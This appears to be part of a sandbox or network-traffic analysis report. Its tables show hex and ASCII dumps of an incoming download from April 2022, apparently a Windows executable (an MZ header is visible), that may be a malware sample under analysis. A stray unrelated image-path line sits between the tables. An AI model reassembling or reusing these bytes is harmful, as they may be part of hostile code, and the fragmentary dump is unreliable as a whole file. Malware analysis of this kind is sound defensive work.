<tr><td>2022-04-20 07:28:44 UTC</td><td>516</td><td>IN</td><td>Data Raw: 00 00 53 55 56 8b f1 8d 6e 60 68 d0 07 00 00 8d 44 24 5c 6a 00 50 e8 15 a8 02 00 83 c4 0c 6a 2a b9 a4 d3 46 00 e8 fb 91 ff ff 8b c8 e8 3a 93 ff ff 83 ec 18 8b cc 50 e8 02 b5 ff ff 8d 4c 24 70 e8 55 fa 00 00 83 c4 18 84 c0 75 0d 68 f4 01 00 00 ff 15 b4 42 45 00 eb c5 68 34 13 46 00 8d 44 24 5c 50 8d 4c 24 48 e8 d2 b4 ff ff 50 ba 40 13 46 00 8d 4c 24 30 e8 41 b6 ff ff 59 8b d0 8d 4c 24 14 e8 4d a3 ff ff 59 50 8d 4e 04 e8 42 92 ff ff 8d 4c 24 10 e8 2f 92 ff ff 8d 4c 24 28 e8 26 92 ff ff 8d 4c 24 40 e8 1d 92 ff ff 83 ec 18 8b cc 55 e8 48 ea ff ff 8b ce e8 3c fc ff ff 6a 2a b9 a4 d3 46 00 e8 5b 91 ff ff 8b c8 e8 9a 92 ff ff 83 ec 18 8b cc 50 e8 62 b4 ff ff 33 c9 e8 b7 f9 00 00 83 c4 18 84 c0 74 0a 6a 64 ff 15 b4 42 45 00 eb ca 8b ce e8 31 0a 00 00 e9 0a ff ff
Data Ascii: SUVn`hD$\jPj*F:PL$pUuhBEh4FD$\PL$HP@FL$0AYL$MYPNBL$/L$(&L$@UH<j*F[Pb3tjdBE1</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2022-04-20 07:28:44 UTC	532	IN	Data Raw: ff 8a 16 8d 4c 24 18 50 e8 1d c0 00 00 59 50 b9 d4 d0 46 00 e8 ba 52 ff ff 8d 4c 24 18 e8 a7 52 ff ff 33 c0 50 50 50 68 a9 1b 40 00 50 50 ff d7 be a4 d3 46 00 6a 2b 8b ce e8 e7 51 ff ff 8b c8 e8 26 53 ff ff 38 18 75 39 6a 2c 8b ce e8 d3 51 ff ff 8b c8 e8 12 53 ff ff 6a 2d b9 a4 d3 46 00 8b f0 e8 be 51 ff ff 8b c8 e8 fd 52 ff ff 50 e8 d8 b3 02 00 80 3e 00 8b d0 59 0f 95 c1 e8 30 db ff ff 8d 4c 24 18 e8 b1 ad 00 00 50 b9 08 d6 46 00 e8 3d 52 ff ff 8d 4c 24 18 e8 2a 52 ff ff a1 0c cd 46 00 33 db 85 c0 74 03 53 ff d0 53 53 53 68 1f d2 40 00 53 53 ff d7 80 3d 03 cd 46 00 00 74 0c 53 53 53 68 28 fc 40 00 53 53 ff d7 80 3d 58 cd 46 00 00 74 0c 53 53 53 68 46 01 41 00 53 53 ff d7 a1 c0 b9 46 00 2b c3 74 29 83 e8 01 75 62 68 04 1e 46 00 eb 22 68 9c 1d 46 00 8b ce Data Ascii: L$PYPFRL$R3PPPh@PPFj+Q&S8u9j,QSj-FQRP>Y0L$PF=RL$*RF3tSSSSh@SS=FtSSSh(@SS=XFtSS ShFASSF+t)ubhF"hF
2022-04-20 07:28:44 UTC	548	IN	Data Raw: 00 ff 75 08 53 ff 15 7c 40 45 00 56 8b cf e8 2b 35 ff ff 8b c7 5f 5e 5b 8b e5 5d c3 55 8b ec 81 ec 10 04 00 00 8d 45 f8 56 50 68 19 00 02 00 33 f6 56 52 68 01 00 00 80 ff 15 68 40 45 00 85 c0 75 4a 8d 45 10 50 ff 75 0c 56 56 ff 75 08 ff 75 f8 ff 15 54 40 45 00 ff 75 f8 8b f0 ff 15 4c 40 45 00 85 f6 75 26 ff 75 18 8d 8d f4 fb ff ff ff 75 14 e8 71 4e ff ff ff 75 10 8d 8d f4 fb ff ff ff 75 0c e8 e5 4e ff ff b0 01 eb 02 32 c0 5e 8b e5 5d c3 55 8b ec 51 53 8d 45 fc 50 52 68 01 00 00 80 ff 15 48 40 45 00 85 c0 75 37 56 8d 4d 0c e8 87 17 ff ff 50 8d 4d 0c e8 ad 12 ff ff 50 ff 75 24 6a 00 ff 75 08 ff 75 fc ff 15 64 40 45 00 ff 75 fc 8b f0 ff 15 4c 40 45 00 85 f6 5e 0f 94 c3 eb 02 32 db 8d 4d 0c e8 ab 12 ff ff 8a c3 5b 8b e5 5d c3 55 8b ec 51 8d 45 fc 50 52 51 ff Data Ascii: uS|@EV+5_^[]UEVPh3VRhh@EuJEPuVVuuT@EuL@Eu&uuqNuuN2^]UQSEPRhH@Eu7VMPMPu$juud@Eu L@E^2M[]UQEPRQ
2022-04-20 07:28:45 UTC	564	IN	Data Raw: 34 4f 89 7d d0 eb b4 85 f6 75 2a 6a 00 ff 75 e8 8b 4d d4 e8 53 d3 fe ff 50 8b 03 8b 48 04 03 cb e8 5f a2 ff ff 8b c8 e8 ff a1 ff ff 3b 45 e8 75 4d 85 d2 75 49 85 ff 74 4b 8b 03 8b 48 04 03 cb e8 3b a2 ff ff 0f b6 c0 50 e8 36 a2 ff ff 8b c8 e8 ea a1 ff ff 89 45 d4 e8 00 e2 fe ff 89 45 e8 8d 45 d4 50 8d 45 e8 50 e8 75 6c ff ff 59 59 84 c0 74 05 83 ce 04 eb 09 4f 89 7d d0 eb b7 6a 04 5e 89 75 e4 6a 00 6a 00 8b 03 8b 48 04 03 cb e8 b4 75 ff ff 83 4d fc ff eb 23 6a 01 6a 04 8b 55 e0 8b 02 8b 48 04 03 ca e8 8c 9a ff ff b8 b3 4c 41 00 c3 83 4d fc ff 8b 5d e0 8b 75 e4 6a 00 56 8b 03 8b 48 04 03 cb e8 6d 9a ff ff 8d 4d c8 e8 e2 a0 ff ff 8b c3 8b 4d f4 64 89 0d 00 00 00 00 5f 5e 5b 8b e5 5d c3 83 ec 58 53 55 8b da b8 4d 5a 00 00 56 33 f6 8b e9 89 74 24 0c 66 39 03 Data Ascii: 4O}u*juMSPH_;EuMuItKH;P6EEEPEPulYYtO}j^ujjHuM#jjUHLAM]ujVHmMMd_^[]XSUMZV3t$f9
2022-04-20 07:28:45 UTC	580	IN	Data Raw: ec 18 8b cc 53 e8 49 94 fe ff 68 80 76 46 00 8b d6 e8 7d 80 ff ff 83 c4 20 6a 03 57 6a 00 6a 14 ff 15 bc 43 45 00 5f 5e 5b c3 55 8b ec 83 ec 34 53 56 ff 75 08 8b f1 8a da 8d 4d e4 e8 12 94 fe ff 8d 55 e4 8d 4d cc e8 51 f3 ff ff 8b c8 e8 71 92 fe ff 50 8a d3 8b ce e8 19 00 00 00 59 8d 4d cc e8 63 92 fe ff 8d 4d e4 e8 2a 93 fe ff 8b c6 5e 5b 8b e5 5d c3 55 8b ec 83 e4 f8 81 ec 84 02 00 00 53 56 57 8b f9 8a da 8d 4c 24 10 e8 b4 92 fe ff 0f be c3 83 c0 d0 83 f8 07 0f 87 15 01 00 00 ff 24 85 52 8e 41 00 68 b8 19 46 00 e9 f4 00 00 00 8d 4c 24 28 e8 28 ed ff ff 50 8d 4c 24 14 e8 0e 92 fe ff 8d 4c 24 28 e8 fb 91 fe ff e9 e3 00 00 00 68 94 76 46 00 e9 c9 00 00 00 68 d0 70 46 00 e9 bf 00 00 00 e8 e5 f5 ff ff 84 c0 75 52 68 bc 70 46 00 8d 4c 24 5c e8 40 b4 fe ff 50 Data Ascii: SIhvF} jWjjCE_^[U4SVuMUMQqPYMcM*^[]USVWL$$RAhFL$((PL$L$(hvFhpFuRhpFL$\@P
2022-04-20 07:28:45 UTC	596	IN	Data Raw: 8b 77 04 8a 87 30 02 00 00 88 86 56 01 00 00 0f b7 87 20 02 00 00 50 e8 98 d0 ff ff 83 c4 04 85 c0 74 1c 8b 47 04 c6 80 55 01 00 00 04 8a 8f 58 01 00 00 8b 47 04 80 e1 7f 88 88 56 01 00 00 83 7c 24 18 00 75 07 33 c0 e9 11 01 00 00 33 f6 46 39 74 24 18 0f 86 02 01 00 00 55 8d 44 24 13 c6 44 24 12 00 8d 4a ff c6 44 24 13 00 50 03 ce 8d 54 24 16 e8 69 d3 ff ff 0f b7 87 20 02 00 00 50 e8 2f d0 ff ff 8a 4c 24 1b 8b d0 83 c4 08 85 d2 74 56 8b 47 04 3a 88 56 01 00 00 75 36 80 f9 03 75 31 8a 4c 24 12 e8 13 d2 ff ff 85 c0 0f 8e 83 00 00 00 3b 87 5c 01 00 00 75 7b 8b 47 04 88 88 55 01 00 00 8b 47 04 c6 80 56 01 00 00 03 e9 86 00 00 00 85 d2 74 11 8b 47 04 80 b8 56 01 00 00 01 75 05 80 f9 08 75 4e 8b 6f 04 8a 85 56 01 00 00 3a c8 74 24 80 f9 08 75 04 3c 01 74 1b 80 Data Ascii: w0V PtGUXGV|$u33F9t$UDDJDPTi P/L$tVG:Vu6u1L$;\u{GUGVtGVuuNoV:t$u<t
2022-04-20 07:28:45 UTC	612	IN	Data Raw: 04 56 57 8b fa 8b f1 75 6f 8b 96 84 00 00 00 51 8d 8d 6c ff ff ff e8 7f f2 00 00 59 85 c0 75 5d 50 33 d2 8d 8d 6c ff ff ff e8 78 f9 00 00 59 85 c0 75 4a 8d 55 dc 8d 8d 6c ff ff ff e8 40 fa 00 00 85 c0 75 38 80 be 21 02 00 00 04 74 07 b8 ba fe ff ff eb 28 6a 06 6a 20 5a 52 8d 45 dc 50 6a 07 68 5c 22 46 00 51 51 52 ff 75 0c 8b cf e8 f2 fe ff ff 83 c4 24 eb 05 b8 18 ff ff 5f 5e 8b e5 5d c3 83 ec 28 55 56 33 f6 8b c2 83 7c 24 44 04 8b ee 57 89 44 24 0c 8b fe 75 23 6a 20 5e 6a 06 5f 39 6c 24 4c 74 17 8b 49 6c 8d 54 24 10 83 c1 40 e8 13 fa 00 00 85 c0 75 35 8b 44 24 0c 8b 54 24 38 8d 4c 24 10 83 fa ff 57 0f 44 d6 39 6c 24 50 0f 45 ee 55 51 ff 74 24 50 ff 74 24 50 51 51 56 ff 74 24 5c 8b c8 e8 78 fe ff ff 83 c4 24 5f 5e 5d 83 c4 28 c3 56 85 c9 74 27 8b 71 08 Data Ascii: VWuoQlYu]P3lxYuJUl@u8!t(jj ZREPjh\"FQQRu$_^](UV3|$DWD$u#j ^j_9l$LtIlT$@u5D$T$8L$WD9l$PEU Qt$Pt$PQQVt$\x$_^](Vt'q
2022-04-20 07:28:45 UTC	628	IN	Data Raw: 6f ff ff ff 5e c3 80 7c 0e 01 00 74 07 b8 6e ff ff ff 5e c3 8d 46 02 89 02 33 c0 5e c3 56 8b 32 8d 46 03 3b 44 24 08 76 07 b8 7c ff ff ff 5e c3 80 3c 0e 01 74 07 b8 74 ff ff ff 5e c3 80 7c 0e 01 01 75 f2 8d 46 03 89 02 33 c0 38 44 0e 02 5e 0f 95 c0 c3 ff 74 24 08 ff 74 24 08 52 b2 04 e8 f4 fe ff ff 83 c4 0c c3 53 56 8b 74 24 0c 8b d9 57 ff 74 24 14 8b fa b2 02 56 57 e8 d8 fe ff ff 83 c4 0c 85 c0 78 2d 83 3e 00 7e 26 8b 07 80 3c 18 00 75 1e 83 3e 01 7e 19 40 89 07 ff 0e 83 3e 00 7e 0f 8b 07 80 3c 03 00 7c 07 b8 74 ff ff ff eb 02 33 c0 5f 5e 5b c3 55 8b ec 51 56 8b f2 8b 06 89 45 fc 83 c0 03 3b 45 08 76 07 b8 7c ff ff ff eb 38 ff 75 08 8d 45 0b 50 8d 55 fc e8 e3 fd ff ff 83 c4 08 85 c0 74 07 b8 74 ff ff ff eb 1b 80 7d 0b 02 75 f3 8b 55 fc 80 3c 0a 01 75 ea Data Ascii: o^|tn^F3^V2F;D$v|^<tt^|uF38D^t$t$RSVt$Wt$VWx->~&<u>~@>~<|t3_^[UQVE;Ev|8uEPUtt}uU<u
2022-04-20 07:28:45 UTC	644	IN	Data Raw: 8a 02 00 00 8d 43 10 50 57 8d 54 24 28 8b c8 e8 df 53 00 00 8b f0 59 59 85 f6 0f 85 6e 02 00 00 8d 44 24 20 50 57 8b d0 8b c8 e8 e8 53 00 00 8b f0 59 59 85 f6 0f 85 53 02 00 00 8d 44 24 20 50 57 8d 53 10 8b c8 e8 cc 53 00 00 8b f0 59 59 85 f6 0f 85 37 02 00 00 53 57 8d 54 24 38 8b cb e8 8f 53 00 00 8b f0 59 59 85 f6 0f 85 1e 02 00 00 8d 44 24 30 50 57 8b d0 8b c8 e8 98 53 00 00 8b f0 59 59 85 f6 0f 85 03 02 00 00 8d 44 24 30 8b d3 50 57 8b c8 e8 7d 53 00 00 8b f0 59 59 85 f6 0f 85 e8 01 00 00 8b 4c 24 18 39 01 74 30 8d 43 20 8b d1 50 8b c8 e8 c2 53 00 00 8b f0 59 85 f6 0f 85 c8 01 00 00 55 8d 43 20 57 50 e8 e9 4e 00 00 8b f0 83 c4 0c 85 f6 0f 85 b0 01 00 00 8d 43 20 8b d3 50 8b c8 e8 92 53 00 00 8b f0 59 85 f6 0f 85 98 01 00 00 55 8d 43 20 57 50 e8 b9 4e Data Ascii: CPWT$(SYYnD$ PWSYYSD$ PWSSYY7SWT$8SYYD$0PWSYYD$0PW}SYYL$9t0C PSYUC WPNC PSYUC WPN
2022-04-20 07:28:45 UTC	660	IN	Data Raw: c3 83 fe 01 5e 75 04 8b d1 8b c8 e9 8b ff ff ff 83 39 00 75 07 85 d2 75 07 33 c0 c3 85 d2 74 05 83 39 00 74 06 83 79 08 01 75 04 83 c8 ff c3 83 39 01 7e 04 33 c0 40 c3 8b 41 0c 8b 00 3b c2 77 f3 1b c0 c3 56 57 8b fa 8b f1 e8 13 f3 ff ff 33 d2 42 e8 fc f1 ff ff 8b d0 85 d2 75 15 8b 4e 0c 81 e7 ff ff ff 0f 89 39 8b 4e 0c 39 01 0f 95 c0 89 06 5f 8b c2 5e c3 55 8b ec 83 ec 18 53 56 8b f2 8b d9 57 8d 4d ec 8b 16 e8 dc 14 00 00 85 c0 75 58 8d 45 ec 33 ff 50 57 8b d6 8b cb e8 4f 00 00 00 8b d8 59 59 85 db 74 0c 8d 4d ec e8 b1 ef ff ff 8b c3 eb 34 39 7d ec 74 1a 8b 45 f4 3b 46 08 74 12 ff 75 08 8d 55 ec 8b ce e8 c4 02 00 00 59 8b f8 eb 0b 8b 55 08 8d 4d ec e8 c7 f2 ff ff 8d 4d ec e8 7b ef ff ff 8b c7 5f 5e 5b 8b e5 5d c3 83 ec 4c 53 55 56 8b ea 8b f1 57 33 ff 89 Data Ascii: ^u9uu3t9tyu9~3@A;wVW3BuN9N9_^USVWMuXE3PWOYYtM49}tE;FtuUYUMM{_^[]LSUVW3


Timestamp	kBytes transferred	Direction	Data
2022-04-20 07:28:45 UTC	676	IN	Data Raw: 66 39 88 18 00 40 00 75 3e 8b 45 08 b9 00 00 40 00 2b c1 50 51 e8 69 fe ff ff 59 59 85 c0 74 27 83 78 24 00 7c 21 c7 45 fc fe ff ff ff b0 01 eb 1f 8b 45 ec 8b 00 33 c9 81 38 05 00 00 c0 0f 94 c1 8b c1 c3 8b 65 e8 c7 45 fc fe ff ff ff 32 c0 e8 a1 07 00 00 c3 55 8b ec e8 38 07 00 00 85 c0 74 0f 80 7d 08 00 75 09 33 c0 b9 e4 bc 46 00 87 01 5d c3 55 8b ec 80 3d 00 bd 46 00 00 74 06 80 7d 0c 00 75 12 ff 75 08 e8 21 f1 00 00 ff 75 08 e8 65 48 00 00 59 59 b0 01 5d c3 55 8b ec a1 0c b0 46 00 8b c8 33 05 e8 bc 46 00 83 e1 1f ff 75 08 d3 c8 83 f8 ff 75 07 e8 5a ef 00 00 eb 0b 68 e8 bc 46 00 e8 be ef 00 00 59 f7 d8 59 1b c0 f7 d0 23 45 08 5d c3 55 8b ec ff 75 08 e8 ba ff ff ff f7 d8 59 1b c0 f7 d8 48 5d c3 e9 cb 75 00 00 55 8b ec ff 75 08 e8 f0 ff ff ff 59 5d c3 55 Data Ascii: f9@u>E@+PQiYYt'x$|!EE38eE2U8t}u3F]U=Ft}uu!ueHYY]UF3FuuZhFYY#E]UuYH]uUuY]U
2022-04-20 07:28:45 UTC	692	IN	Data Raw: 0a 0f b6 06 2b c8 74 12 33 c0 85 c9 0f 9f c0 8d 04 45 ff ff ff ff 85 c0 75 6a 0f b6 4a 01 0f b6 46 01 2b c8 74 12 33 c0 85 c9 0f 9f c0 8d 04 45 ff ff ff ff 85 c0 75 4c 0f b6 4a 02 0f b6 46 02 eb 9d 8b 55 08 8b 75 0c 0f b6 0a 0f b6 06 2b c8 74 12 33 c0 85 c9 0f 9f c0 8d 04 45 ff ff ff ff 85 c0 75 20 0f b6 4a 01 0f b6 46 01 e9 6e ff ff ff 8b 45 08 0f b6 08 8b 45 0c 0f b6 00 e9 5d ff ff ff 33 c0 5e 5b 5d c3 8b ff 94 3e 43 00 b0 42 43 00 f5 46 43 00 2b 4b 43 00 11 3e 43 00 19 42 43 00 5e 46 43 00 94 4a 43 00 7a 3d 43 00 81 41 43 00 c6 45 43 00 fd 49 43 00 e2 3c 43 00 ea 40 43 00 2f 45 43 00 65 49 43 00 4b 3c 43 00 53 40 43 00 98 44 43 00 ce 48 43 00 b4 3b 43 00 bc 3f 43 00 01 44 43 00 37 48 43 00 1d 3b 43 00 25 3f 43 00 6a 43 43 00 a0 47 43 00 86 3a 43 00 9e Data Ascii: +t3EujJF+t3EuLJFUu+t3Eu JFnEE]3^[]>CBCFC+KC>CBC^FCJCz=CACECIC<C@C/ECeICK<CS@CD CHC;C?CDC7HC;C%?CjCCGC:C
2022-04-20 07:28:45 UTC	708	IN	Data Raw: c0 30 03 04 8d 00 c8 46 00 b9 40 b3 46 00 eb 07 b9 40 b3 46 00 8b c1 80 78 29 00 75 22 83 fa ff 74 17 83 fa fe 74 12 8b c2 c1 f8 06 83 e2 3f 6b ca 30 03 0c 85 00 c8 46 00 f6 41 2d 01 74 28 e8 2d 09 00 00 c7 00 16 00 00 00 e8 0c f6 ff ff 6a fe 8d 4d f0 51 68 0c b0 46 00 e8 f1 dd ff ff 83 c4 0c e9 58 ff ff ff 56 ff 75 08 e8 fc fe ff ff 59 59 8b f8 89 7d e4 c7 45 fc fe ff ff ff e8 0e 00 00 00 8b c7 e8 6c 87 ff ff c3 8b 75 0c 8b 7d e4 56 e8 bd 05 00 00 59 c3 8b ff 55 8b ec 8b 4d 08 56 8d 71 0c 8b 06 24 03 3c 02 74 04 33 c0 eb 4b 8b 06 a8 c0 74 f6 8b 41 04 57 8b 39 2b f8 89 01 83 61 08 00 85 ff 7e 30 57 50 51 e8 0b cd 00 00 59 50 e8 bf d7 00 00 83 c4 0c 3b f8 74 0b 6a 10 58 f0 09 06 83 c8 ff eb 11 8b 06 c1 e8 02 a8 01 74 06 6a fd 58 f0 21 06 33 c0 5f 5e 5d c3 Data Ascii: 0F@F@Fx)u"tt?k0FA-t(-jMQhFXVuYY}Elu}VYUMVq$<t3KtAW9+a~0WPQYP;tjXtjX!3_^]
2022-04-20 07:28:45 UTC	724	IN	Data Raw: 28 50 51 8b cf e8 5f e4 ff ff 50 8b cf e8 2a e3 ff ff 50 8d 45 f8 53 50 e8 e7 af 00 00 8b 46 20 83 c4 28 c1 e8 05 5b a8 01 74 13 83 7e 28 00 75 0d ff 76 08 ff 76 34 e8 33 e9 ff ff 59 59 0f b7 46 32 6a 67 59 66 3b c1 74 08 6a 47 59 66 3b c1 75 17 8b 46 20 c1 e8 05 a8 01 75 0d ff 76 08 ff 76 34 e8 16 e8 ff ff 59 59 8b 46 34 80 38 2d 75 08 83 4e 20 40 40 89 46 34 8b 56 34 8a 02 3c 69 74 0c 3c 49 74 08 3c 6e 74 04 3c 4e 75 07 6a 73 58 66 89 46 32 8d 7a 01 8a 0a 42 84 c9 75 f9 2b d7 b0 01 5f 89 56 38 5e 8b e5 5d c3 8b ff 56 8b f1 57 ff 76 2c 0f b6 46 31 50 ff 76 04 ff 36 e8 16 e3 ff ff 83 c4 10 8d 7e 40 84 c0 74 39 83 46 14 04 8b 46 14 53 8b 9f 04 04 00 00 0f b7 40 fc 85 db 75 02 8b df 50 8b cf e8 4e e2 ff ff 50 8d 46 38 53 50 e8 23 a6 00 00 83 c4 10 5b 85 c0 Data Ascii: (PQ_P*PESPF ([t~(uvv43YYF2jgYf;tjGYf;uF uvv4YYF48-uN @@F4V4<it<lt<nt<NujsXfF2zBu+_V8^]VW v,F1Pv6~@t9FFS@uPNPF8SP#[
2022-04-20 07:28:45 UTC	740	IN	Data Raw: f8 89 85 40 fe ff ff 0f 84 17 01 00 00 6a 3b 58 66 39 03 0f 84 0b 01 00 00 8b bd 40 fe ff ff bb ec 83 45 00 c7 85 3c fe ff ff 01 00 00 00 57 56 ff 33 e8 06 be 00 00 83 c4 0c 85 c0 75 1c 8b 0b 8d 51 02 66 8b 01 83 c1 02 66 3b 85 34 fe ff ff 75 f1 2b ca d1 f9 3b f9 74 11 ff 85 3c fe ff ff 83 c3 0c 81 fb 1c 84 45 00 7e c3 8b 9d 30 fe ff ff 83 c3 02 68 7c 75 46 00 53 e8 6e bd 00 00 8b bd 38 fe ff ff 8b f0 59 59 85 f6 75 0c 6a 3b 58 66 39 03 0f 85 8b 00 00 00 83 bd 3c fe ff ff 05 7f 5f 56 53 8d 85 f4 fe ff ff 68 83 00 00 00 50 e8 a4 ad 00 00 83 c4 10 85 c0 0f 85 6a 01 00 00 8d 04 36 3d 06 01 00 00 0f 83 57 01 00 00 33 c9 66 89 8c 05 f4 fe ff ff 8d 85 f4 fe ff ff 50 ff b5 3c fe ff ff 57 e8 4c 01 00 00 83 c4 0c 85 c0 8b 85 44 fe ff ff 74 0f 40 89 85 44 fe ff ff Data Ascii: @j;Xf9@E<WV3uQff;4u+;t<E~0h|uFSn8YYuj;Xf9<_VShPj6=W3fP<WLDt@D
2022-04-20 07:28:45 UTC	756	IN	Data Raw: 9e c7 46 00 50 0f b7 05 9c c7 46 00 50 66 39 1d 94 c7 46 00 75 1f 0f b7 05 98 c7 46 00 53 50 0f b7 05 9a c7 46 00 50 0f b7 05 96 c7 46 00 50 ff 76 14 57 eb 16 0f b7 05 9a c7 46 00 50 0f b7 05 96 c7 46 00 53 53 50 ff 76 14 53 57 e8 ce 00 00 00 83 c4 2c eb 4f 6a 03 58 6a 02 5a 33 db 6a 0b 43 5f 83 f9 6b 7d 0c 6a 04 58 6a 0a 5f 33 d2 6a 05 42 5b 6a 00 6a 00 6a 00 6a 02 6a 00 6a 00 52 50 51 6a 01 6a 00 e8 94 00 00 00 33 c0 50 50 50 6a 02 50 50 53 57 ff 76 14 6a 01 6a 01 e8 7d 00 00 00 83 c4 58 8b 15 2c b3 46 00 8b 3d 38 b3 46 00 8b 4e 1c 3b d7 7d 1a 3b ca 7c 26 3b cf 7f 22 3b ca 7e 22 3b cf 7d 1e 33 c0 40 5f 5e 5b 8b e5 5d c3 3b cf 7c f2 3b ca 7f ee 3b cf 7e 08 3b ca 7d 04 33 c0 eb e5 6b 46 08 3c 03 46 04 6b c0 3c 03 06 69 f0 e8 03 00 00 33 c0 3b ca 75 0b 3b Data Ascii: FPFPf9FuFSPFPFPvWFPFSSPvSW,OjXjZ3jC_k}jXj_3jB[jjjjjRPQjj3PPPjPPSWvjj}X,F=8FN;};|&;";~";}3@_^[];|;;~;}3kF<Fk<i3;u;
2022-04-20 07:28:45 UTC	772	IN	Data Raw: fc 66 0f 59 c8 f2 0f 59 d8 66 0f 58 ca 66 0f 28 f7 66 0f 15 f6 66 0f 59 cb 83 ec 10 66 0f 28 c1 66 0f 15 c9 f2 0f 58 c1 f2 0f 58 c6 f2 0f 58 c7 66 0f 13 44 24 04 dd 44 24 04 83 c4 10 c3 66 0f 12 44 24 04 66 0f 28 0d 10 a3 45 00 f2 0f c2 c8 00 66 0f c5 c1 00 83 f8 00 77 48 83 f9 ff 74 5e 81 f9 fe 07 00 00 77 6c 66 0f 12 44 24 04 66 0f 28 0d a0 a2 45 00 66 0f 28 15 00 a3 45 00 66 0f 54 c1 66 0f 56 c2 f2 0f c2 d0 00 66 0f c5 c2 00 83 f8 00 74 07 dd 05 38 a3 45 00 c3 ba e8 03 00 00 eb 4f 66 0f 12 15 00 a3 45 00 f2 0f 5e d0 66 0f 12 0d 30 a3 45 00 ba 02 00 00 00 eb 34 66 0f 12 0d 20 a3 45 00 f2 0f 59 c1 ba cc ff ff ff e9 2f fe ff ff 83 c1 01 81 e1 ff 07 00 00 81 f9 ff 07 00 00 73 3a 66 0f 57 c9 f2 0f 5e c9 ba 03 00 00 00 83 ec 1c 66 0f 13 4c 24 10 89 54 24 0c Data Ascii: fYYfXf(ffYf(fXXXfDDfD$f(EfwHt^wlfD$f(Ef(EfTfVft8EOfE^f0E4f EY/s:fW^fLT
2022-04-20 07:28:45 UTC	788	IN	Data Raw: 00 00 85 c9 74 03 f0 ff 01 8b 88 8c 00 00 00 85 c9 74 03 f0 ff 01 56 6a 06 8d 48 28 5e 81 79 f8 98 b2 46 00 74 09 8b 11 85 d2 74 03 f0 ff 02 83 79 f4 00 74 0a 8b 51 fc 85 d2 74 03 f0 ff 02 83 c1 10 83 ee 01 75 d6 ff b0 9c 00 00 00 e8 4e 01 00 00 59 5e 5d c3 8b ff 55 8b ec 51 53 56 8b 75 08 57 8b 86 88 00 00 00 85 c0 74 6c 3d 78 b1 46 00 74 65 8b 46 7c 85 c0 74 5e 83 38 00 75 59 8b 86 84 00 00 00 85 c0 74 18 83 38 00 75 13 50 e8 ae 57 ff ff ff b6 88 00 00 00 e8 f3 f1 ff ff 59 59 8b 86 80 00 00 00 85 c0 74 18 83 38 00 75 13 50 e8 8c 57 ff ff ff b6 88 00 00 00 e8 8b f6 ff ff 59 59 ff 76 7c e8 77 57 ff ff ff b6 88 00 00 00 e8 6c 57 ff ff 59 59 8b 86 8c 00 00 00 85 c0 74 45 83 38 00 75 40 8b 86 90 00 00 00 2d fe 00 00 00 50 e8 4a 57 ff ff 8b 86 94 00 00 00 bf Data Ascii: ttVjH(^yFttytQtuNY^]UQSVuWtl=xFteF|t^8uYt8uPWYYt8uPWYYv|wWlWYYtE8u@-PJW
2022-04-20 07:28:45 UTC	804	IN	Data Raw: 8d 85 30 fe ff ff 53 50 e8 51 17 ff ff 83 c4 10 32 c0 e9 37 ff ff ff 83 a5 9c f6 ff ff 00 83 a5 2c fe ff ff 00 6a 00 eb 0f 33 c0 50 89 85 2c fe ff ff 89 85 9c f6 ff ff 8d 85 a0 f6 ff ff 50 8d 85 30 fe ff ff 53 50 e8 12 17 ff ff 83 c4 10 8b bd 84 f8 ff ff 8b f7 8b 8d 2c fe ff ff 89 b5 b4 f8 ff ff 85 c9 74 77 33 f6 33 ff 8b 84 bd 30 fe ff ff 6a 0a 5a f7 e2 03 c6 89 84 bd 30 fe ff ff 83 d2 00 47 8b f2 3b f9 75 e1 89 b5 9c f8 ff ff 85 f6 8b b5 b4 f8 ff ff 74 42 8b 8d 2c fe ff ff 83 f9 73 73 11 8b c2 89 84 8d 30 fe ff ff ff 85 2c fe ff ff eb 26 33 c0 50 89 85 9c f6 ff ff 89 85 2c fe ff ff 8d 85 a0 f6 ff ff 50 8d 85 30 fe ff ff 53 50 e8 85 16 ff ff 83 c4 10 8b fe 8d 85 5c fc ff ff 50 8d 85 2c fe ff ff 50 e8 bf 11 ff ff 59 59 6a 0a 5a 3b c2 0f 85 91 00 00 00 ff Data Ascii: 0SPQ27,j3P,P0SP,tw330jZ0G;utB,ss0,&3P,P0SP\P,PYYjZ;
2022-04-20 07:28:45 UTC	820	IN	Data Raw: 01 00 00 00 20 4a 45 00 82 00 00 00 38 4a 45 00 8c 00 00 00 50 4a 45 00 85 00 00 00 68 4a 45 00 0d 00 00 00 74 4a 45 00 86 00 00 00 88 4a 45 00 87 00 00 00 98 4a 45 00 1e 00 00 00 b0 4a 45 00 24 00 00 00 c8 4a 45 00 0b 00 00 00 e8 4a 45 00 22 00 00 00 08 4b 45 00 7f 00 00 00 1c 4b 45 00 89 00 00 00 34 4b 45 00 8b 00 00 00 44 4b 45 00 8a 00 00 00 54 4b 45 00 17 00 00 00 60 4b 45 00 18 00 00 00 80 4b 45 00 1f 00 00 00 94 4b 45 00 72 00 00 00 a4 4b 45 00 84 00 00 00 c4 4b 45 00 88 00 00 00 d4 4b 45 00 61 64 64 72 65 73 73 20 66 61 6d 69 6c 79 20 6e 6f 74 20 73 75 70 70 6f 72 74 65 64 00 00 00 00 61 64 64 72 65 73 73 20 69 6e 20 75 73 65 00 00 61 64 64 72 65 73 73 20 6e 6f 74 20 61 76 61 69 6c 61 62 6c 65 00 00 00 61 6c 72 65 61 64 79 20 63 6f 6e 6e 65 63 74 Data Ascii: JE8JEPJEhJEtJEJEJEJE$JEJE"KEKE4KEDKETKE`KEKEKErKEKEKEaddress family not supportedaddress in useaddress not availablealready connect

Timestamp	kBytes transferred	Direction	Data
